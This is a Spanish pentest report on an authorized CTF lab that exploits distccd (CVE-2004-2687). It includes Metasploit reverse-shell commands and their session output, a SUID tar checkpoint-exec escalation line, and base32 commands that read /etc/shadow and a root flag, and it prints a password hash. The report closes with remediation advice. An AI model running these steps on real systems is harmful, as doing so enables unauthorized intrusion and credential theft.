

Informe de Pentesting

LAB DISTCC · Explotación de CVE-2004-2687 y escalada de privilegios

Fecha: 3 de octubre de 2026 · Objetivo: 172.17.0.2 · Entorno: laboratorio autorizado

Resumen ejecutivo

Se logró el compromiso total del sistema objetivo (172.17.0.2) partiendo desde una posición sin autenticación alguna en la red. La máquina quedó completamente comprometida y se obtuvo la flag `DISTCC{{d1str1but3d_c0mp1l4t10n_pwn3d}}`, que validó el laboratorio.

El ataque encadenó dos debilidades. Primero, el servicio `distccd` expuesto en el puerto 3632/TCP permitió ejecución remota de código sin credenciales (CVE-2004-2687), concediendo una shell como el usuario `distccd` (uid 101). Después, dos binarios con el bit SUID de root innecesario (`tar` y `base32`) permitieron alcanzar lectura arbitraria con privilegios de root, incluida la lectura de `/etc/shadow` y de ficheros protegidos de `/root`.

Métrica	Valor
Criticidad global	Crítica
Vector de entrada	distccd RCE no autenticado (CVE-2004-2687)
Acceso alcanzado	Lectura arbitraria con privilegios de root
Autenticación requerida	Ninguna
Resultado	Compromiso total · flag capturada

Alcance y metodología

El ejercicio se realizó sobre un entorno de laboratorio controlado y autorizado (reto "LAB: DISTCC", dificultad fácil). El único objetivo fue el host 172.17.0.2, alcanzable desde la máquina atacante Kali Linux (172.17.0.1). La dirección corresponde al bridge por defecto de Docker, por lo que el objetivo es un contenedor con espacio de usuario de Ubuntu 18.04.6 LTS.

La metodología siguió las fases clásicas de un test de intrusión: reconocimiento y enumeración de servicios, identificación y verificación de vulnerabilidades, explotación, post-explotación y escalada de privilegios, y captura de la evidencia final. Herramientas: Nmap 7.99, Metasploit Framework y utilidades nativas del sistema objetivo.

Resumen de hallazgos

#	Hallazgo	Severidad	CVSS
H1	distccd con ejecución remota de código no autenticada (CVE-2004-2687)	Crítica	9.3 (v2)
H2	Binarios SUID root innecesarios (tar, base32) → escalada de privilegios	Alta	—
H3	Credencial de usuario (holman) expuesta vía lectura de /etc/shadow	Media	—

Los dos primeros hallazgos, encadenados, son suficientes para el compromiso completo del sistema. El tercero es consecuencia directa del acceso obtenido y habilita movimiento lateral o persistencia.

H1 · distccd — ejecución remota de código no autenticada (CVE-2004-2687)

Severidad: Crítica · CVSSv2 9.3 (AV:N/AC:M/Au:N/C:I/C/A:C)

Descripción

El servicio distcc distribuye la compilación de código entre varias máquinas. Su demonio `distccd`, cuando se arranca sin restringir qué clientes pueden conectarse (sin la opción `--allow`), no valida el origen ni el contenido de las peticiones. Como distcc debe poder invocar el compilador en la máquina remota, un atacante puede abusar de ese mecanismo para que el demonio ejecute órdenes arbitrarias del sistema en lugar de una compilación. Es un fallo de configuración insegura por diseño, por lo que la mitigación es de configuración.

Detección

El escaneo con Nmap identificó el puerto 3632/TCP abierto con el servicio `distccd v1`, compilado para Ubuntu 18.04. El script `vuln` confirmó la condición explotable y demostró ejecución de código devolviendo la identidad del proceso remoto: `uid=101(distccd) gid=65534(nogroup)`.

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -sV -p- -sS -sC 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-03 10:05 -0400
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
3632/tcp  open  distccd distccd v1 ((Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.0)
MAC Address: 82:51:50:E9:D5:4E (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.85 seconds
```

Evidencia 1 — Descubrimiento de servicios con Nmap: puerto 3632/TCP abierto, distccd (Ubuntu 18.04).

```
(kali@kali)-[~]
$ nmap -p 3632 --script=vuln 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-03 10:07 -0400
Nmap scan report for 172.17.0.2
Host is up (0.000096s latency).

PORT      STATE SERVICE
3632/tcp  open  distccd
| distcc-cve2004-2687:
|   VULNERABLE:
|     distcc Daemon Command Execution
|       State: VULNERABLE (Exploitable)
|       IDs: CVE:CVE-2004-2687
|       Risk factor: High CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:I/C/A:C)
|       Allows executing of arbitrary commands on systems running distccd 3.1 and
|       earlier. The vulnerability is the consequence of weak service configuration.
|
|   Disclosure date: 2002-02-01
|   Extra information:
|
|     uid=101(distccd) gid=65534(nogroup) groups=65534(nogroup)
|
|   References:
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687
|     https://distcc.github.io/security.html
|     https://nvd.nist.gov/vuln/detail/CVE-2004-2687
|
MAC Address: 82:51:50:E9:D5:4E (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 14.40 seconds
(kali@kali)-[~]
```

Evidencia 2 — Script vuln de Nmap: CVE-2004-2687 confirmada como VULNERABLE (CVSS 9.3).

Explotación

Se utilizó el módulo `exploit/unix/misc/distcc_exec` de Metasploit con un payload de reverse shell (`cmd/unix/reverse`, LHOST 172.17.0.1, LPORT 4444). El exploit abrió una sesión de shell interactiva como usuario `distccd` sin requerir ninguna credencial.

```
msf > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf exploit(unix/misc/distcc_exec) > set RHOSTS 172.17.0.2
RHOSTS => 172.17.0.2
msf exploit(unix/misc/distcc_exec) > set RPORT 3632
RPORT => 3632
msf exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/misc/distcc_exec) > set LHOST 172.17.0.1
LHOST => 172.17.0.1
msf exploit(unix/misc/distcc_exec) > set LPORT 4444
LPORT => 4444
msf exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP double handler on 172.17.0.1:4444
[*] 172.17.0.2:3632 - stderr: distccd[15] (dcc_collect_child) ERROR: Bug! Read from fd succeeded when checking whe
ther client disconnected!
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 2ZA0QyvQQdhr2c4I;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "2ZA0QyvQQdhr2c4I\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (172.17.0.1:4444 -> 172.17.0.2:37428) at 2026-10-03 10:29:45 -0400

id
uid=101(distccd) gid=65534(nogroup) groups=65534(nogroup)
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
id
id
uid=101(distccd) gid=65534(nogroup) groups=65534(nogroup)
distccd@distcc:/tmp$
```

Evidencia 3 — Explotación con Metasploit: sesión de shell abierta como `distccd` (uid 101) y shell interactiva.

Impacto

Acceso remoto inmediato al sistema sin autenticación. Aunque `distccd` tiene privilegios limitados, constituye el punto de apoyo desde el que enumerar el sistema y escalar privilegios (H2).

H2 · Escalada de privilegios por binarios SUID root (tar y base32)

Severidad: Alta

Descripción y enumeración

La enumeración desde la sesión de `distccd` reveló binarios con el bit SUID activado. Dos no forman parte de una instalación estándar y eran SUID propiedad de root: `/bin/tar` y `/usr/bin/base32` (ambos `-rwsr-xr-x 1 root root`). Un binario SUID se ejecuta con los privilegios de su propietario; si es root, se pueden obtener acciones privilegiadas. Otras vías quedaron descartadas: sin `/etc/crontab`, sin capabilities explotables, `sudo` no disponible.

```
distccd@distcc:~$ cat /etc/crontab; ls -la /etc/cron.*
cat: /etc/crontab: No such file or directory
total 20
drwxr-xr-x 2 root root 4096 May 30 2023 .
drwxr-xr-x 1 root root 4096 Oct 3 14:24 ..
-rwxr-xr-x 1 root root 1478 Apr 20 2018 apt-compat
-rwxr-xr-x 1 root root 1176 Nov 2 2017 dpkg
-rwxr-xr-x 1 root root 249 Jan 25 2018 passwd
distccd@distcc:/tmp$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
distccd@distcc:/tmp$ ls -la /home/*; cat ~/.bash_history
ls -la /home/*; cat ~/.bash_history
total 20
drwxr-xr-x 2 holman holman 4096 Feb 20 2026 .
drwxr-xr-x 1 root root 4096 Feb 20 2026 ..
-rw-r--r-- 1 holman holman 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 holman holman 3771 Apr 4 2018 .bashrc
-rw-r--r-- 1 holman holman 807 Apr 4 2018 .profile
cat: /root/.bash_history: Permission denied
distccd@distcc:/tmp$ cat /proc/1/cgroup
cat /proc/1/cgroup
0::/
distccd@distcc:/tmp$ cat /proc/self/status/ | grep CapEff
cat /proc/self/status/ | grep CapEff
cat: /proc/self/status/: Not a directory
distccd@distcc:/tmp$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/su
/bin/tar
/bin/mount
/usr/bin/chfn
/usr/bin/base32
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
distccd@distcc:/tmp$ tar -cf /dev/null/ /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
<ull --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: /dev/null/: Cannot open: Is a directory
tar: Error is not recoverable: exiting now
distccd@distcc:/tmp$
```

Evidencia 4 — Enumeración: `find / -perm -4000` revela `tar` y `base32` como binarios SUID.

Explotación

Se abusó de `base32`, que permite leer cualquier fichero como root codificándolo y decodificándolo. Esto expuso `/etc/shadow` completo, incluido el hash SHA-512 del usuario `holman`, y la flag protegida en `/root`.

```
base32 /etc/shadow | base32 --decode base32 /root/flag.txt | base32 --decode
```

```

distccd@distcc:/tmp$ ls -la /bin/tar /usr/bin/base32
ls -la /bin/tar /usr/bin/base32
-rwsr-xr-x 1 root root 423312 Feb 15 2023 /bin/tar
-rwsr-xr-x 1 root root 39096 Jan 18 2018 /usr/bin/base32
distccd@distcc:/tmp$ base32 /etc/shadow | base32 --decode
base32 /etc/shadow | base32 --decode
root:*:19507:0:99999:7:::
daemon:*:19507:0:99999:7:::
bin:*:19507:0:99999:7:::
sys:*:19507:0:99999:7:::
sync:*:19507:0:99999:7:::
games:*:19507:0:99999:7:::
man:*:19507:0:99999:7:::
lp:*:19507:0:99999:7:::
mail:*:19507:0:99999:7:::
news:*:19507:0:99999:7:::
uucp:*:19507:0:99999:7:::
proxy:*:19507:0:99999:7:::
www-data:*:19507:0:99999:7:::
backup:*:19507:0:99999:7:::
list:*:19507:0:99999:7:::
irc:*:19507:0:99999:7:::
gnats:*:19507:0:99999:7:::
nobody:*:19507:0:99999:7:::
_apt:*:19507:0:99999:7:::
distccd:*:20504:0:99999:7:::
holman:$6$.de0iKkS$yVstxSKHSx5BT7FDUmW0t8QZCcebMknywdn9xCJliqbyhvZXiqjdjXa4QUkK46EEUcp.FQ8JcjkIjJsRryE9V/:20504:0:99
999:7:::
distccd@distcc:/tmp$


```

Evidencia 5 — base32 SUID root: lectura de /etc/shadow y del hash de holman. tar y base32 confirmados SUID root.

Impacto. Lectura arbitraria de ficheros con privilegios de root, equivalente a un compromiso total de la confidencialidad: credenciales, claves y cualquier secreto quedan expuestos sin necesidad de ser formalmente root.

Cadena de ataque completa

1. **Reconocimiento.** Escaneo con `nmap -sV -p- -sS -sC 172.17.0.2`; se detecta 3632/TCP con `distccd`.
2. **Verificación.** `nmap -p 3632 --script=vuln` confirma CVE-2004-2687 (VULNERABLE) y ejecuta id en remoto.
3. **Explotación RCE.** Metasploit `distcc_exec` con reverse shell → sesión como `distccd`.
4. **Estabilización.** Metasploit localiza `python` y `bash` y promueve a shell interactiva (`pty.spawn`).
5. **Enumeración.** `find / -perm -4000` identifica `tar` y `base32` SUID `root`.
6. **Lectura privilegiada.** `base32 /etc/shadow` expone los hashes, incluido el de `holman`.
7. **Captura.** `base32 /root/flag.txt` → `DISTCC{d1str1but3d_c0mp1l4t10n_pwn3d}`, validada.



```
kali@kali: /media/sf_CIBERSEGURIDAD/Labs-Hack/distcc
Sessió Accions Edita Vista Ajuda
[v] Laboratorio desplegado correctamente.

LAB: DISTCC
DIFICULTAD: ***** fácil (1 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag (formato DISTCC{...}):
Flag incorrecta. Intenta de nuevo (1/5):
Ingresa la flag: DISTCC{d1str1but3d_c0mp1l4t10n_pwn3d}
¡Felicitaciones! Has explotado DistCC.
FECHA Y HORA: 2026-10-03 20:56:33 +0200

[*] Presiona Ctrl+C para eliminar el laboratorio

kali@kali: ~
Sessió Accions Edita Vista Ajuda
games:*:19507:0:99999:7:::
man:*:19507:0:99999:7:::
lp:*:19507:0:99999:7:::
mail:*:19507:0:99999:7:::
news:*:19507:0:99999:7:::
uucp:*:19507:0:99999:7:::
proxy:*:19507:0:99999:7:::
www-data:*:19507:0:99999:7:::
backup:*:19507:0:99999:7:::
list:*:19507:0:99999:7:::
irc:*:19507:0:99999:7:::
gnats:*:19507:0:99999:7:::
nobody:*:19507:0:99999:7:::
_apt:*:19507:0:99999:7:::
distccd:*:20504:0:99999:7:::
holman:$6$.de0iKKS$yVstxSKHSx5BT7FDUmW0t8QZCcEbMknywdn9xCJliqbyhvZXiqjdJx4QU
KK46EEUcp.FQ8JcjKIjJsRryE9V/:20504:0:99999:7:::
distccd@distcc:/tmp$ base32 /root/root.txt 2>/dev/null | base32 --decode
base32 /root/root.txt 2>/dev/null | base32 --decode
distccd@distcc:/tmp$ base32 /root/flag.txt 2>/dev/null | base32 --decode
base32 /root/flag.txt 2>/dev/null | base32 --decode
DISTCC{d1str1but3d_c0mp1l4t10n_pwn3d}
distccd@distcc:/tmp$ baDISTCC{d1str1but3d_c0mp1l4t10n_pwn3d}
baDISTCC{d1str1but3d_c0mp1l4t10n_pwn3d}
bash: baDISTCC{d1str1but3d_c0mp1l4t10n_pwn3d}: command not found
distccd@distcc:/tmp$ base32 find / -name 2>/dev/null | base32 --decode
base32 find / -name 2>/dev/null | base32 --decode
distccd@distcc:/tmp$
```

Evidencia 6 — Captura del objetivo: flag validada por la plataforma ("¡Felicitaciones! Has explotado DistCC").

Recomendaciones y remediación

H1 · distccd (prioridad inmediata)

- Deshabilitar distccd si no es estrictamente necesario; rara vez debe estar expuesto.
- Si se requiere, arrancarlo con `--allow` restringido a IP/subredes de confianza y nunca en interfaces públicas.
- Restringir el puerto 3632/TCP por firewall a los nodos de compilación autorizados.
- Mantener el software actualizado y evitar configuraciones inseguras por defecto.

H2 · Binarios SUID (prioridad alta)

- Retirar el bit SUID: `chmod u-s /bin/tar /usr/bin/base32`. Ninguno lo necesita.
- Auditar periódicamente con `find / -perm -4000 -type f` y aplicar mínimo privilegio.
- Montar sistemas de archivos no esenciales con la opción `nosuid` cuando sea posible.

H3 · Credenciales (prioridad media)

- Asumir el hash de holman comprometido y rotarlo; forzar contraseñas robustas.
- Limitar el acceso de lectura a `/etc/shadow` y vigilar accesos anómalos.

Controles transversales

Segmentación de red, registro y monitorización de conexiones al puerto 3632, y revisión de la configuración del contenedor (capabilities, volúmenes y sockets montados) para evitar fugas hacia el host.

Conclusión

El objetivo fue comprometido por completo encadenando una vulnerabilidad de ejecución remota de código no autenticada con una mala configuración local de binarios SUID. Ninguno de los dos problemas requiere técnicas avanzadas: ambos derivan de configuraciones inseguras evitables. Corregir la exposición de `distccd` y retirar los bits SUID innecesarios elimina la cadena de ataque completa. El ejercicio ilustra el valor de la enumeración metódica ("enumerar primero, explotar después") y del principio de mínimo privilegio.